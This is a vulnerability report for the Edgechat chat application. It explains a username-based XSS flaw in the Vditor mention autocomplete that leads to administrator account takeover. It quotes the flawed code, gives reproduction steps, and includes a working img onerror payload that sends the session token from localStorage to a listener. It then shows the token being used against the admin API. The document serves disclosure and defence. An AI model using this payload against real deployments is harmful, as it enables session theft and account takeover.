Edgechat Vulnerability Report
Software: Edgechat
Developer or vendor: aozorae
Code repository: https://github.com/aozorae/Edgechat
1. Username XSS Leads to Victim Account Takeover (CVE-2026-129541)
| Brief description: | An attacker puts a script into a username, the script runs when a victim mentions that member in the rich text editor, and the attacker obtains the victim’s session token. |
|---|---|
| Affected versions: | 2.5.0 to 2.21.0 |
| Introduced in: | Edgechat commit 7dc9be86 |
| Preconditions: | The attacker holds a registration invite link for the target instance. |
Root Cause
The message composer can expand Vditor, a rich text editor, in place. The editor offers member autocomplete for @. Each suggestion carries two fields. html is rendered in the drop-down list and passes through escapeHtml. value is what gets inserted into the message, and it is built from @ and the username without escaping:
// frontend/src/components/chat/VditorComposerEditor.vue:41-53    commit 38cb5cf42d
function mentionHints(query: string) {
	const normalizedQuery = query.toLocaleLowerCase();
	return (props.mentionCandidates || [])
		.filter((candidate) =>
			[candidate.username, candidate.displayName].some((value) =>
				String(value || "").toLocaleLowerCase().includes(normalizedQuery),
			),
		)
			.slice(0, 8)
			.map((candidate) => ({
				html: `<strong>@${escapeHtml(candidate.username)}</strong> ${escapeHtml(candidate.displayName || "")}`,
				value: `@${candidate.username}`,
			}));
The editor also turns off the Vditor parsing switch when it is created:
// frontend/src/components/chat/VditorComposerEditor.vue:111-116    commit 38cb5cf42d
			hint: {
				delay: 100,
				emoji: {},
				extend: [{ key: "@", hint: mentionHints }],
				parse: false,
			},
With parse set to false, the value string goes to insertHTML as it is, without going through Lute:
// node_modules/vditor/src/ts/hint/index.ts:181-188    commit 38cb5cf42d
        if (vditor.options.hint.parse) {
            if (vditor.currentMode === "wysiwyg") {
                insertHTML(vditor.lute.SpinVditorDOM(value), vditor);
            } else {
                insertHTML(vditor.lute.SpinVditorIRDOM(value), vditor);
            }
        } else {
            insertHTML(value, vditor);
        }
insertHTML assigns that string to innerHTML, so an <img> element inside it becomes a real node of the editor document:
// node_modules/vditor/src/ts/util/selection.ts:252-253    commit 38cb5cf42d
    const pasteElement = document.createElement("div");
    pasteElement.innerHTML = html;
The username is chosen by the attacker at registration. Invite registration only calls trim on it, and apart from the reserved administrator name there is no restriction on its characters or its length:
// worker/src/index.js:130-143    commit 38cb5cf42d
  const username = String(payload.username || '').trim();
  const password = String(payload.password || '');
  const displayName = String(payload.displayName || username).trim();

  if (!token) {
    return errorResponse('注册链接不存在', 404);
  }
  if (!username || !password) {
    return errorResponse('用户名和密码不能为空');
  }
  if (isConfiguredAdminUsername(c.env, username)) {
    return errorResponse('该用户名不可用于邀请注册');
  }
Registration adds the new user to the general system channel, whose created_by is empty and which has no owner among its members:
// worker/src/data/general-channel.js:20-24    commit 38cb5cf42d
			.prepare(
				`INSERT OR IGNORE INTO channels (name, description, kind, created_by)
				 VALUES (?, '', 'public', NULL)`,
			)
			.bind(GENERAL_CHANNEL_NAME),
The mention candidates come from the members of the current channel, sorted by role first and by display_name in ascending order:
// worker/src/data/channels.js:98    commit 38cb5cf42d
			 ORDER BY CASE cm.role WHEN 'owner' THEN 0 ELSE 1 END, u.display_name ASC`,
An attacker who sets the display name to ! takes the first place inside general. Vditor marks the first suggestion with vditor-hint--current, and select hands that suggestion to fillEmoji when Enter is pressed:
// node_modules/vditor/src/ts/hint/index.ts:106    commit 38cb5cf42d
${i === 0 ? "class='vditor-hint--current'" : ""}> ${html}</button>`;
// node_modules/vditor/src/ts/hint/index.ts:242-246 commit 38cb5cf42d
} else if (!isCtrl(event) && !event.shiftKey && !event.altKey && event.key === "Enter" && !event.isComposing) {
event.preventDefault();
event.stopPropagation();
this.fillEmoji(currentHintElement, vditor);
return true;
}When a victim types @ in the rich text editor of general and presses Enter, the <img> element enters the editor document and onerror runs. The script reads the session token from localStorage, and the message does not have to be sent.
Reproduction Environment
git clone https://github.com/aozorae/Edgechat.git
cd Edgechat
cp wrangler.example.toml wrangler.toml
Add a keyring to [vars] in wrangler.toml, and replace the DB, KV and R2 bindings with the local identifiers below (wrangler dev --local does not touch remote resources):
[vars]
EDGECHAT_ENCRYPTION_KEYRING = "{\"activeKeyId\":\"local1\",\"keys\":{\"local1\":\"MDEyMzQ1Njc4OWFiY2RlZjAxMjM0NTY3ODlhYmNkZWY=\"}}"

[[d1_databases]]
binding = "DB"
database_name = "cfchat-db"
database_id = "local-d1-id"

[[kv_namespaces]]
binding = "SESSIONS"
id = "local-kv-id"

[[r2_buckets]]
binding = "FILES"
bucket_name = "cfchat-files"
Change node:20 on the first line of the Dockerfile to node:24, because the current code uses .ts modules that node 20 cannot build. Then start the container and initialize the database and the administrator:
docker compose up -d --build
docker compose exec edgechat wrangler d1 execute cfchat-db --local --file=./worker/schema.sql
docker compose exec \
  -e EDGECHAT_ADMIN_USERNAME=admin \
  -e EDGECHAT_ADMIN_PASSWORD='AdminPass123!' \
  -e EDGECHAT_ADMIN_DISPLAY_NAME=Administrator \
  edgechat node .github/scripts/generate-admin-bootstrap-sql.mjs
docker compose exec edgechat wrangler d1 execute cfchat-db --local --file=.tmp/edgechat-admin-upsert.sql
Open http://localhost:8788 afterwards. The administrator account is admin with the password AdminPass123!.
Reproduction
Sign in as the administrator, open Registration invites under Admin, and create an invite link:

The invite link is http://127.0.0.1:8788/register/8ZL3JMGjD-BjgOBHIBqR440fT1iRbtBp.
Start the receiver in a terminal:
python3 -m http.server 9099Open the invite link, put the following string into the username field, put ! into the display name field, put Attacker123! into the password field, and submit:
<img src=x onerror="fetch('http://127.0.0.1:9099/leak?t='+localStorage.getItem('edgechat.token'))">
The new account is now a member of general. The administrator opens the rich text editor in general and types @:

The first suggestion is the username of the attacker. After Enter is pressed, the editor document contains:
<p data-block="0">@<img src="x" onerror="fetch('http://127.0.0.1:9099/leak?t='+localStorage.getItem('edgechat.token'))"> </p>The message has not been sent, and the receiver already got the request:
127.0.0.1 - - [15/Nov/2026 07:12:31] code 404, message File not found
127.0.0.1 - - [15/Nov/2026 07:12:31] "GET /leak?t=eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y HTTP/1.1" 404 -
Call the API with that token:
import httpx

token = "eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y"
client = httpx.Client(base_url="http://127.0.0.1:8788", headers={"Authorization": f"Bearer {token}"})
print(client.get("/api/auth/session").text)
print(client.get("/api/admin/overview").text)
The output is:
{"session":{"token":"eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y","userId":1,"username":"admin","displayName":"Administrator","bio":"","avatarUrl":"","isAdmin":true,"isSuperAdmin":true,"canAccessAdmin":true,"permissions":["dashboard.read","users.read","users.create","users.profile.update","users.ban","users.delete","users.login_history.read","invites.read","invites.create","invites.revoke","channels.read","channels.delete","storage.read","storage.scan","site.read","site.appearance.update","telegram.read","telegram.mappings.manage","instance_bridge.read","instance_bridge.manage","maintenance.read"],"managementProtected":true,"authzVersion":0,"roleRevision":0,"role":{"id":1,"name":"普通用户","enabled":true},"sessionVersion":0,"loginProbeId":"86f81216-cff2-4340-b5b8-a2ed85e636bd"}}
{"stats":{"users":2,"activeUsers":2,"publicChannels":1,"privateChannels":0,"dms":0,"messages":0},"site":{"siteName":"Edgechat","siteIconUrl":"","colorTheme":"default"}}
Write the token into localStorage in the browser console and open http://127.0.0.1:8788/admin/users:
localStorage.setItem("edgechat.token", "eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y");
The administration panel opens with that token. It lists every user and offers ban, password reset and delete.